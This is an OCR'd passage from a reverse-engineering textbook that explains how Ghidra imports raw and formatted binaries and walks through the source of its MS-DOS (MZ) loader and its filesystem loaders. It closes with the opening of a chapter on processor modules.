


Figure 12.2 – Choosing a language and compiler for the raw binary

You can also set a value for **Destination Folder** for the importing file, and **Program Name**, which will be used for importing the file into the project.

Finally, you can import just a block of the file by clicking on **Options…**, as shown in the following screenshot. It shows a menu that allows you to choose the block name (a name for this block of data), the base address (indicating the memory address where the block will start or be put on), and finally, a file offset (indicating the position of the block in the importing file and the length of the block).

The block will be labeled using **Block Name** (let's name it `shellcode` by writing it into the input box). If you check the **Apply Processor Defined Labels** box, then the importer will create labels at some addresses as specified by the processor. On the other hand, those labels will not be moved even if the image base is changed later if you check the **Anchor Processor Defined Labels** box:




Figure 12.3 – Loading a block of a raw binary

You can also add, remove, or edit blocks of memory by accessing the **Window | Memory Map** option of Ghidra's **CodeBrowser**:




Figure 12.4 – Adding, removing, and editing memory blocks

As you can see in the following screenshot, if the file format is not recognized by Ghidra, you will have to manually perform a lot of work. In this case, you will need to define the bytes as code or strings, create symbols, and so on:




Figure 12.5 – Alina malware shellcode loaded as a raw binary

Instead of doing it manually, you can extend Ghidra by developing a loader for such a format. Let's look at how we do this in the next section.

Understanding formatted binaries

Executable binaries are formatted binaries; therefore, their importers must import them by taking into account the format structure. To understand this, let's generate and look at an old MS-DOS executable because it will produce a light binary and, since the old MS-DOS executable structure is not especially complex, it is a really good real-world example to start with. The code of our old `hello world` MS-DOS executable program (the `mz.asm` file), written in assembly language, looks as follows:

```
00 format MZ
01
02 mov ah, 9h
03 mov dx, hello
04 int 21h
05
06 mov ax, 4c00h
07 int 21h
08
09 hello db 'Hello, world!', 13, 10, '$'
```

Line `00` tells the compiler that this is an old MS-DOS program. At line `04`, we are triggering an interrupt, `21h` (most of the DOS API calls are invoked using the `21h` interrupt), which receives `9h` in the `ah` register as a parameter (line `02`), indicating that the program has to print the message referenced by `dx` (line `03`), which is located at line `09`, to `stdout`.

Finally, the program ends, passing control to the operating system. This is done by passing the corresponding value in `ax` to indicate that the program must end its execution (line `06`) and again triggering the `21h` interruption. Let's compile the program using `fasm`:

```
PS C:\Installs\LOADER> fasm .\mz.asm
flat assembler  version 1.73.04  (1048576 kilobytes memory)
2 passes, 60 bytes.
```

By compiling the program, we obtained an `mz.exe` file as a result. To show you the format, I'm using HexIt v.1.57, which is a hexadecimal editor that parses old DOS executable headers when *F6* is pressed.

In the following screenshot, you can see **DOS .EXE Header**. Each row starts with the offset of the header field between brackets, then the name of the field, and, finally, its value. For instance, at the very beginning of the file (offset **[00]**), we have **Signature**, which has a value of **MZ**:




Figure 12.6 – Showing the DOS .EXE header in HexIt v1.57

Ghidra includes a loader that is able to parse these old-style DOS executable (MZ) binaries, so when you drag and drop this file into Ghidra, the language and format will both be recognized:




Figure 12.7 – Importing an old-style DOS executable (MZ) to Ghidra

As you can see in the following screenshot, when this formatted binary file is loaded by Ghidra's **CodeBrowser**, the entry point of the program is successfully detected. Addresses and a lot of useful information are automatically given to you:




Figure 12.8 – Ghidra successfully loaded the old-style DOS executable (MZ) and its disassembly matches our source code

In the following section, we will overview how this old-style DOS executable (MZ) loader is implemented.

Developing a Ghidra loader

A **loader** is a Ghidra extension module that extends from the `AbstractLibrarySupportLoader` class. This class has the following methods: `getName`, `findSupportedLoadSpecs`, `load`, and optionally, if supporting custom options, `getDefaultOptions` and `validateOptions`.

These were superficially overviewed in *Chapter 4*, *Using Ghidra Extensions*, and I highly recommend going over them again to refresh your memory.

The old-style DOS executable (MZ) parser

The existing Ghidra loader for MZ files must be able to parse the old-style DOS executable (MZ) file as we did by using **HexIt v.1.57** in the *Formatted binaries* section of this chapter. To do that, Ghidra implements a parser for these kinds of binaries that is available at `https://github.com/NationalSecurityAgency/ghidra/tree/master/Ghidra/Features/Base/src/main/java/ghidra/app/util/bin/format/mz`.

This link contains three important files for parsing Old DOS executables:

- `OldDOSHeader.java`: This is a file implementing the old-style DOS executable parser. It relies on the `StructConverter` class to create a structure data type that is equivalent to the `OldOSHeader` class members.
- `MzExecutable.java`: This is a class that uses `BinaryReader` to read data from a generic byte provider and passes it to the `OldOSHeader` class to parse it. The `MzExecutable` class exposes both via getter methods: `header` (DOS Header from this old-style MZ executable) and the underlying `reader` object.

- `package.html`: This is a short description of the directory content.

> **Relevant parser classes**
>
> You can find the documentation for `StructConverter` at `https://ghidra.re/ghidra_docs/api/ghidra/app/util/bin/StructConverter.html`. You can find the documentation for `BinaryReader` at `https://ghidra.re/ghidra_docs/api/ghidra/app/util/bin/BinaryReader.html`.

When writing your own loaders, you can put your parsers into the `format` directory of Ghidra (`Ghidra/Features/Base/src/main/java/ghidra/app/util/bin/format`), which will be available as both `*.jar` and `*.src` files in your Ghidra distribution.

The old-style DOS executable (MZ) loader

After implementing the parser for this format, the loader itself is implemented here, extending from `AbstractLibrarySupportLoader`:

`https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Features/Base/src/main/java/ghidra/app/util/opinion/MzLoader.java`

Let's look at how this class is implemented.

The getTierPriority method

This loader defines a tier priority of `60`, which is less than the PE tier priority. It is done in this way to prevent PE files from being loaded as MZ files. This could happen because the PE file format contains an MZ stub at the beginning. On the other hand, MZ files can't be loaded by the PE loader:

```
@Override
public int getTierPriority() {
  return 60; // we are less priority than PE!  Important for
             // AutoImporter
}
```

It is a simple method but not less important.

The getName method

As mentioned before, a `getName` method must be implemented, allowing us to show the name of the loader when importing the file:

```
public class MzLoader extends AbstractLibrarySupportLoader {
  public final static String MZ_NAME = "Old-style DOS Executable
(MZ)";
}
```

```
@Override
public String getName() {
  return MZ_NAME;
}
```

The returned name must be descriptive enough taking into account the user's perspective.

The findSupportedLoadSpecs method

The loader specs are loaded by implementing the `findSupportedLoadSpecs` method, which queries the opinion service (`https://ghidra.re/ghidra_docs/api/ghidra/app/util/opinion/QueryOpinionService.html#query(java.lang.String,java.lang.String,java.lang.String)`).

The `query` method receives the name of the loader as the first parameter, the primary key as the second parameter, and, finally, the secondary key:

```
List<QueryResult> results = QueryOpinionService.query(getName(), "" +
header.e_magic(), null);
```

The opinion service retrieves the loader specifications from a `*.opinion` file (`https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Processors/x86/data/languages/x86.opinion`). Opinion files contain constraints allowing you to determine whether the file can be loaded or not:

```
<constraint loader="Old-style DOS Executable (MZ)"
compilerSpecID="default">
        <constraint primary="23117" processor="x86" endian="little"
size="16" variant="Real Mode"/>
</constraint>
```

The load method

At last, the `load` method does the hard job of loading the file into Ghidra. Let's analyze the code. The loader starts obtaining information from the program being analyzed. MZ loader has been improved and become complex over the years but for the simplicity of understanding the basics of MZ loader we will look at an older and simpler version of the MZ loader code located at `https://github.com/NationalSecurityAgency/ghidra/blob/8797fcfbeaa2bf61bb73a6014312014871e189c8/Ghidra/Features/Base/src/main/java/ghidra/app/util/opinion/MzLoader.java#L86`:

1. It obtains the bytes of the file being analyzed by calling the `MemoryBlockUtils.createFileBytes` function (lines `09–14`):

```
00 @Override
01 public void load(ByteProvider provider,
```

```
02                  LoadSpec loadSpec,
03                  List<Option> options,
04                  Program prog,
05                  TaskMonitor monitor,
06                  MessageLog log)
07              throws IOException, CancelledException {
08
09   FileBytes fileBytes =
10              MemoryBlockUtils.createFileBytes(
11                                                  prog,
12                                                  provider,
13                                                  monitor
14   );
```

The result of the call to `MemoryBlockUtils.createFileBytes()` is the `fileBytes` variable containing all the bytes of the file.

2. It creates an address space to deal with Intel-segmented address spaces. Briefly, Intel memory segmentation allows you to isolate memory regions, offering, in this way, security. Due to segmentation, a memory address consists of a segment register (for example, the `CS` register) pointing to some segment of memory (for example, `code segment`) and an offset. The task of creating an address space for Intel-segmented address spaces is performed in two steps:

   I. First, it obtains the address factory for the language of the current program (line `15`). The `getAddressFactory()` result is `af`, an `AddressFactory` object that is expected to be a segmented address space. It is checked by the `instanceof` operator:

```
15   AddressFactory af = prog.getAddressFactory();
16   if (!(af.getDefaultAddressSpace() instanceof
17      SegmentedAddressSpace)) {
18      throw new IOException(
19            "Selected Language must have a" +
20            "segmented address space.");
21   }
```

   II. Next, it obtains the segmented address space using the address factory (lines `23–24`):

```
22
23 SegmentedAddressSpace space =
24   (SegmentedAddressSpace) af.getDefaultAddressSpace();
```

3. After creating an address space, it retrieves the **Symbols Table** (line `25`) and the processor register context over the address space (line `26`):

```
25   SymbolTable symbolTable = prog.getSymbolTable();
26   ProgramContext context = prog.getProgramContext();
```

4. Finally, it obtains the memory of the program (line `27`):

```
27   Memory memory = prog.getMemory();
```

5. By using the old-style DOS executable (MZ) parser (line `28`), the loader obtained the DOS header (line `34`) and a reader (lines `35` and `36`), allowing it to read bytes from the generic provider:

```
28
29   ContinuesFactory factory =
30                MessageLogContinuesFactory.create(log);
31   OldStyleExecutable ose = new OldStyleExecutable(
32                                          factory,
33                                          provider);
34   DOSHeader dos = ose.getDOSHeader();
35   FactoryBundledWithBinaryReader reader =
36                                  ose.getBinaryReader();
37
```

After retrieving all the previously mentioned information about the executable file, the loading actions are performed. Since actions are long tasks, every action is preceded by a `monitor.isCancelled()` call, allowing it to cancel the loading process (lines `38`, `43`, `47`, `51`, and `55`), and the user is notified when starting the action via the `monitor.setMessage()` call (lines `39`, `44`, `48`, `52`, and `56`):

```
38   if (monitor.isCancelled()) return;
```

In the upcoming sections, we will look over the following actions in order to deeply understand the `load` function.

6. `processSegments()` (line `34`):

```
39   monitor.setMessage("Processing segments...");
40   processSegments(prog, fileBytes, space, reader, dos,
41                   log, monitor);
42
```

7. `adjustSegmentStarts()` (line `39`):

```
43   if (monitor.isCancelled()) return;
44   monitor.setMessage("Adjusting segments...");
45   adjustSegmentStarts(prog);
46
```

8. `doRelocations()` (line `43`):

```
47   if (monitor.isCancelled()) return;
48   monitor.setMessage("Processing relocations...");
49   doRelocations(prog, reader, dos);
```

```
50
51   if (monitor.isCancelled()) return;
```

9. `createSymbols()` (line `47`):

```
52   monitor.setMessage("Processing symbols...");
53   createSymbols(space, symbolTable, dos);
54
55   if (monitor.isCancelled()) return;
```

10. `setRegisters()` (line `56`):

```
56   monitor.setMessage("Setting registers...");
57
58   Symbol entrySymbol =
59      SymbolUtilities.getLabelOrFunctionSymbol(
60        prog, ENTRY_NAME, err -> log.error("MZ", err));
61   setRegisters(context, entrySymbol,
62                memory.getBlocks(), dos);
63 }
```

After covering the sequence of calls performed by the `load` function, let's analyze each one in detail. In the following section, we will start by looking at how program segments are processed.

Processing segments

The `processSegments()` function processes program segments. The following code snippet illustrates how it calculates segments. The code snippet extracts the code segment relative address from the DOS header via `dos.e_cs()`, as shown on line `04`, and, as it is relative to the segment the program was loaded at (in this case, `csStart`, whose value is equal to the `INITIAL_SEGMENT_VAL` constant, as shown on line `00`), it adds the `csStart` value to it, as shown again on line `04`:

```
00 int csStart = INITIAL_SEGMENT_VAL;
01 HashMap<Address, Address> segMap = new HashMap<Address,
02                                                Address>();
03 SegmentedAddress codeAddress = space.getAddress(
04                  Conv.shortToInt(dos.e_cs()) + csStart, 0);
```

After calculating the segment addresses, `processSegments()` uses the Ghidra `MemoryBlockUtils.createInitializedBlock()` (line `01`) and `MemoryBlockUtils.createUninitializedBlock()` (line `09`) API methods to create the segments (memory regions) that were previously calculated:

```
00 if (numBytes > 0)
01   MemoryBlockUtils.createInitializedBlock(
02                           program, false, "Seg_" + i,
```

```
03                            start, fileBytes, readLoc,
04                            numBytes, "", "mz", true,
05                            true, true, log
06    );
07  }
08  if (numUninitBytes > 0) {
09    MemoryBlockUtils.createUninitializedBlock(
10                            program, false, "Seg_" + i + "u",
11                            start.add(numBytes),
12                            numUninitBytes, "", "mz", true,
13                            true, false, log
14    );
15  }
```

Since segment processing is not precise, it requires some adjustment. In the next section, we will look at how to adjust the segments.

Adjusting segment starts

The function responsible for segment adjustment is `adjustSegmentStarts()`. It receives the `prog` program object as a parameter (an object of the `Program` class). It also retrieves the memory of the program via `prog.getMemory()` (line `00`), which allows access to its blocks of memory via the `getBlocks()` method (line `01`):

```
00 Memory mem = prog.getMemory();
01 MemoryBlock[] blocks = mem.getBlocks();
```

The approach to adjust the segment consists of checking whether the starting bytes (`0x10` bytes) of the current block contain a far return (`FAR_RETURN_OPCODE`, as shown on line `00`), in which case the block is split by the far return (line `03`) appending it and the code preceding it to the previous block of memory (line `04`):

```
00 if (val == FAR_RETURN_OPCODE) {
01   Address splitAddr = offAddr.add(1);
02   String oldName = block.getName();
03   mem.split(block, splitAddr);
04   mem.join(blocks[i - 1], blocks[i]);
05   blocks = mem.getBlocks();
06   blocks[i].setName(oldName);
07  }
```

Now that we've covered segment adjustment, let's see how code is loaded in the next section.

Code relocation

Code relocation allows us to load addresses for position-dependent code, adjusting both code and data. It is implemented by the `doRelocations()` function, which uses the `e_lfarlc()` method of `DOSHeader` to retrieve the address of the MZ relocation table (line `01`). By using `e_crlc()`, it also retrieves the number of entries comprising the relocation table (line `02`).

For each entry (line `03`), the segment and the corresponding offset relative to the segment (lines `04-05`) allow you to calculate the location (line `07`), which is relative to the segment the program is loaded at (line `08`):

```
00  int relocationTableOffset =
01                          Conv.shortToInt(dos.e_lfarlc());
02  int numRelocationEntries = dos.e_crlc();
03  for (int i = 0; i < numRelocationEntries; i++) {
04    int off = Conv.shortToInt(reader.readNextShort());
05    int seg = Conv.shortToInt(reader.readNextShort());
06
07    int location = (seg << 4) + off;
08    int locOffset = location + dataStart;
09
10    SegmentedAddress fixupAddr = space.getAddress(
11                                        seg + csStart, off
12    );
13    int value = Conv.shortToInt(reader.readShort(
14                                                  locOffset
15                                                  )
16    );
17    int fixupAddrSeg = (value + csStart) & Conv.SHORT_MASK;
18    mem.setShort(fixupAddr, (short) fixupAddrSeg);
19  }
```

Now that the code is loaded, it is also possible to create useful symbols for referencing it. We will look at how to create symbols in the next section.

Creating symbols

The `createSymbols()` function creates the entry point of the program, which is a symbol. To do that, it uses two `DOSHeader` methods, `e_ip()` (line `00`) and `e_cs()` (lines `01–02`), whose values are relative to the segment the program was loaded at:

```
00  int ipValue = Conv.shortToInt(dos.e_ip());
01  int codeSegment = Conv.shortToInt(dos.e_cs()) +
02                                    INITIAL_SEGMENT_VAL;
```

By using `e_ip()`, the program retrieves the IP start value (the entry point offset relative to the code segment) while the code segment is retrieved via `e_cs()`. By calling the `getAddress()` method of `SegmentedAddressSpace` and giving it the `IP` and `CS` values, it retrieves the entry point at `addr` (line `00`). Finally, it creates the label for the entry point using the `createLabel()` method of the `SymbolTable` class (lines `01`–`02`) and adds the entry point symbol (line `03`) to the program:

```
00  Address addr = space.getAddress(codeSegment, ipValue);
01  symbolTable.createLabel(addr, ENTRY_NAME,
02                           SourceType.IMPORTED);
03  symbolTable.addExternalEntryPoint(addr);
```

After creating the entry point symbol, let's look at how to set the segment registers.

Setting registers

The program registers are set by the `setRegisters()` function, which gets the stack and segment register objects (`ss`, `sp`, `ds`, and `cs`) by calling the `getRegister()` method of `ProgramContext`. Then, it sets the register object via `setValue()` with values extracted from the DOS header.

The following code snippet illustrates how to retrieve the `ss` register (line `00`) and set the appropriate MZ header-retrieved value (line `04`) to it (line `01`):

```
00  Register ss = context.getRegister("ss");
01  context.setValue(ss, entry.getAddress(),
02                    entry.getAddress(),
03                    BigInteger.valueOf(
04                                Conv.shortToLong(dos.e_ss())
05                    )
06  );
```

The MzLoader source code

In the previous code snippets, a lot of implementation details were omitted in order to keep the focus on the key aspects and relevant parts. If you want to dig into the details and look at the latest version, please follow this link:

`https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Features/Base/src/main/java/ghidra/app/util/opinion/MzLoader.java`

As you will notice, the loader development complexity strongly depends on the binary format. We learned about loaders by analyzing a real-world example; therefore, the complexity of the code shown here is real-world complexity.

Understanding filesystem loaders

Ghidra also allows us to load **filesystems**. Filesystems are basically archive files (a file containing other files):




Figure 12.9 – A file named hello_world.zip imported as a filesystem

A good example of a filesystem loader implemented by Ghidra is the ZIP compressed format loader, which is available at `https://github.com/NationalSecurityAgency/ghidra/blob/8797fcfbeaa2bf61bb73a6014312014871e189c8/Ghidra/Features/FileFormats/src/main/java/ghidra/file/formats/zip/ZipFileSystemBuiltin.java`.

To develop a filesystem loader, you will need to implement the `GFileSystem` interface with the following methods: `getDescription`, `getFileCount`, `getFSRL`, `getInfo`, `getInputStream`, `getListing`, `getName`, `getRefManager`, `getType`, `isClosed`, `isStatic lookup`, and `close`.

FileSystem Resource Locator

A remarkable method of the `GFileSystem` interface is `getFSRL`, which allows you to retrieve the **FileSystem Resource Locator** (**FSRL**). An FSRL is a string allowing Ghidra to access files and directories stored in a filesystem:

- The FSRL for accessing a file located in the local filesystem: `file://directory/subdirectory/file`
- The FSRL for accessing a file located in a ZIP archive file: `file://directory/subdirectory/example.zip|zip://file`

- The FSRL for accessing a file in nested filesystems (for example, `tar` stored in a `zip` file): `file://directory/subdirectory/example.zip|zip:// directory / nested.tar|tar://file`
- The FSRL for accessing a file but checking its `MD5`: `file://directory/subdirectory/example.zip?MD5= 6ab0553f4ffedd5d1a07ede1230c4887 |zip://file?MD5= 0ddb5d230a202d20a8de31a69d836379`
- Another remarkable method is `getRefManager`, which allows accessing `GFileSystem` but prevents it from being closed via the `close` method
- Finally, `FileSystemService` can be used to instantiate filesystems

Filesystem loaders

If you want to learn more about loaders, please check out the official documentation at `https://ghidra.re/ghidra_docs/api/ghidra/formats/gfilesystem/GFileSystem.html`, `https://ghidra.re/ghidra_docs/api/ghidra/formats/gfilesystem/FSRL.html`, and `https://ghidra.re/ghidra_docs/api/ghidra/formats/gfilesystem/FileSystemService.html`.

This is the way that filesystem loaders are implemented. If you want to look further into the details, please remember to check the ZIP filesystem implementation.

Summary

In this chapter, you learned what a binary file is and how it can be dichotomously classified as a raw binary or a formatted binary, and you also learned that any formatted binary is also a raw binary.

You learned skills for Ghidra file importing by loading both raw and formatted binaries. This new skill allows you to configure better options when loading a file and manually perform some adjustments if necessary.

You also learned about the old-style DOS executable format by producing a `hello world` program from scratch written in assembly language and later analyzing it with a hexadecimal editor.

Finally, you learned how to extend Ghidra with new loaders and filesystems, allowing you to import unsupported and exoteric binary formats and archive files. You learned this by analyzing the old-style DOS executable format loader, a good real-world example to start with.

In the next chapter, we will cover an advanced topic in Ghidra, which is processor module development. This skill will enable you to incorporate unsupported processors into Ghidra. It includes virtualization processors commonly used in advanced binary obfuscation. Beyond that, you will learn a lot about disassemblers along the way.

Questions

1. What is the difference between raw binaries and formatted binaries?
2. Taking into account that any formatted binary is also a raw binary, why are formatted binaries necessary?
3. What is an old-style DOS executable and what software pieces comprise the loader enabling Ghidra to support it?

Further reading

You can refer to the following links for more information on the topics covered in this chapter:

- *Mastering Assembly Programming*, Alexey Lyashko, September 2017: `https://subscription.packtpub.com/book/application_development/9781787287488`
- The DOS MZ executable – format specification using the Kaitai Struct declarative language: `https://formats.kaitai.io/dos_mz/index.html`
- Online Ghidra loader documentation: `https://ghidra.re/ghidra_docs/api/ghidra/app/util/opinion/Loader.html`

13
Analyzing Processor Modules

In this chapter, we will address how to incorporate new processor modules in Ghidra. This is an advanced topic that involves learning the **Specification Language for Encoding and Decoding for Ghidra** (**SLEIGH**) so that we can specify the language, disassemble the code, perform function identification via prologue and epilogue byte pattern matching, stack frame creation, and function cross-references generation.

During this chapter, you will acquire extremely useful skills for breaking down advanced reverse-engineering protections. This skill will allow you to understand how a custom virtual machine is implemented and how to reverse engineer it. There are several examples of malware (such as **ZeusVM**, **KINS**, and so on) and powerful software protection that's mostly based on virtualization (such as **VMProtect**, **Denuvo**, and more).

> **SLEIGH and SLED**
>
> SLEIGH, the Ghidra processor specification language, has its origins in the **Specification Language for Encoding and Decoding** (**SLED**), which describes abstract, binary, and assembly language representations of machine instructions. If you want to learn more about SLEIGH, which is a broad topic, check out `https://htmlpreview.github.io/?https://raw.githubusercontent.com/NationalSecurityAgency/ghidra/master/GhidraDocs/languages/html/sleigh.html`. If you want to learn more about SLED, check out `https://www.cs.tufts.edu/~nr/pubs/specifying.html`.

We will start by providing an overview of the extensive list of existing Ghidra processor modules and how they are used by Ghidra. Finally, we will analyze the x86 processor module from a Ghidra developer perspective. The loader under analysis is responsible for enabling Ghidra so that we can understand its x86 architecture and variants (for example, 16-bit real mode). As we did in the previous chapter, we will look at a real-world example to help us with this.

In this chapter, we're going to cover the following topics:

- Understanding the existing Ghidra processor modules
- Overviewing the Ghidra processor module skeleton
- Developing Ghidra processors

Let's get started!

Technical requirements

The technical requirements for this chapter are as follows:

- JDK 17 64-bit (available at `https://adoptium.net/en-GB/temurin/releases/?os=windows&arch=x64&package=jdk&version=17`)
- Eclipse IDE for Java developers (any version supporting JDK 17, available at `https://www.eclipse.org/downloads/packages/`) since it is the IDE that's officially integrated and supported by Ghidra
- This book's GitHub repository, which contains all the necessary code for this chapter (`https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter13`)

Understanding the existing Ghidra processor modules

In this section, we will provide an overview of Ghidra's processor modules from a user perspective. Ghidra provides support for a lot of processor architectures. You can find a list of supported architectures by listing the directories included in the `Ghidra/Processors/` directory of both the Ghidra distribution and Ghidra's GitHub repository (`https://github.com/NationalSecurityAgency/ghidra/tree/master/Ghidra/Processors`), as shown in the following screenshot:

